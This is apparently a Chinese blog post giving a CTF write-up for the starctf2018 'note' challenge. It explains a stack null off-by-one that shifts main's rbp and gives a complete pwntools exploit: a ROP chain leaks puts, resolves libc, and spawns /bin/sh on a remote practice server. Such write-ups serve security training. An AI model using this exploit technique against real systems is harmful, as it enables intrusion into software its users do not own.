

starctf2018_note(栈上的null off by one)

原创


ha1vk 于 2020-07-25 12:07:13 发布 280 收藏
分类专栏： pwn 二进制漏洞 CTF 文章标签： 安全 PWN CTF 二进制漏洞 缓冲区溢出


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏

二进制漏洞
161 篇文章 7 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏

starctf2018_note(栈上的null off by one)

首先，检查一下程序的保护机制



```
root@ubuntu:/# checksec note
[*] '/note'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

然后，我们用IDA分析一下，在add函数里的scanf("%256s",&s)存在null off by one，其结果是将在栈里的rbp值低1字节覆盖为0。


```
char *sub_400D92()
{
  char s; // [rsp+0h] [rbp-100h]

  _isoc99_scanf("%256s", &s);
  return strdup(&s);
}
```

将栈里rbp的值低1字节覆盖为0后，其结果导致main函数的rbp上移，这样，我们就可以在add里的可控缓冲区里控制main函数里scanf的格式化字符串指针，我们将其修改为%236s的地址，这样就能在main函数里进行栈溢出，做ROP。



```
void __fastcall main(__int64 a1, char **a2, char **a3)
{
  const char *v3; // rdi
  __int64 *v4; // [rsp-8h] [rbp-28h]
  int v5; // [rsp+Ch] [rbp-14h]
  const char *format_str; // [rsp+10h] [rbp-10h]
  char *v7; // [rsp+18h] [rbp-8h]
  __int64 savedregs; // [rsp+20h] [rbp+0h]

  v4 = &savedregs;
  sub_400C3D(a1, a2, a3);
  format_str = "%d";
  sub_400DC7(a1);
  v7 = (char *)sub_400CE5();
  sub_400CA2();
  while ( 1 )
  {
    printf("> ");
    if ( (signed int)_isoc99_scanf(format_str, &v5) <= 0 )
      break;
    switch ( v5 )
    {
```

```
#coding:utf8
from pwn import *

#sh = process('./note',env={'LD_PRELOAD':'./libc-2.23.so'})
sh = remote('node3.buuoj.cn',28076)
libc = ELF('./libc-2.23.so')
pop_rdi = 0x0000000000401003
pop_rsi = 0x0000000000401001
#pop rbp ; pop r14 ; pop r15 ; ret
pop_rbp = 0x0000000000400fff
pop_rsp = 0x0000000000400ffd
bss = 0x0000000000602800
puts_got = 0x0000000000601F90
scanf_got = 0x0000000000601FF0
format_str = 0x0000000000401129
jmp_ptr_rbp = 0x00000000004012B3

def add(content):
   sh.sendlineafter('>','1')
   sh.sendlineafter('Note:',content)

sh.sendlineafter('Input your ID:','haivk')

#通过null off by one修改了rbp，这样在main里的scanf的格式化控制字符串就能转移到我们能够控制的地方，我们将%d改为了%256s
#这样在main里的scanf就可以溢出了
payload = 'a'*0xA8 + p64(format_str)
payload = payload.ljust(0x100,'a')
#null off by one
add(payload)

payload = 'a'*0x64
payload += p64(pop_rdi)
payload += p64(puts_got)
payload += p64(pop_rbp)
payload += p64(puts_got)
payload += p64(0)*2
payload += p64(jmp_ptr_rbp)

payload += p64(pop_rdi)
payload += p64(format_str)
payload += p64(pop_rsi)
payload += p64(bss)
payload += p64(0)
payload += p64(pop_rbp)
payload += p64(scanf_got)
payload += p64(0)*2
payload += p64(jmp_ptr_rbp)

payload += p64(pop_rsp)
payload += p64(bss)

sh.sendlineafter('>',payload)
sh.recv(1)
puts_addr = u64(sh.recv(6).ljust(8,'\x00'))
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']
binsh_addr = libc_base + libc.search('/bin/sh').next()
print 'libc_base=',hex(libc_base)
print 'system_addr=',hex(system_addr)
print 'binsh_addr=',hex(binsh_addr)

sleep(0.2)
payload = 'a'*0x18 + p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)
sh.sendline(payload)

sh.interactive()
```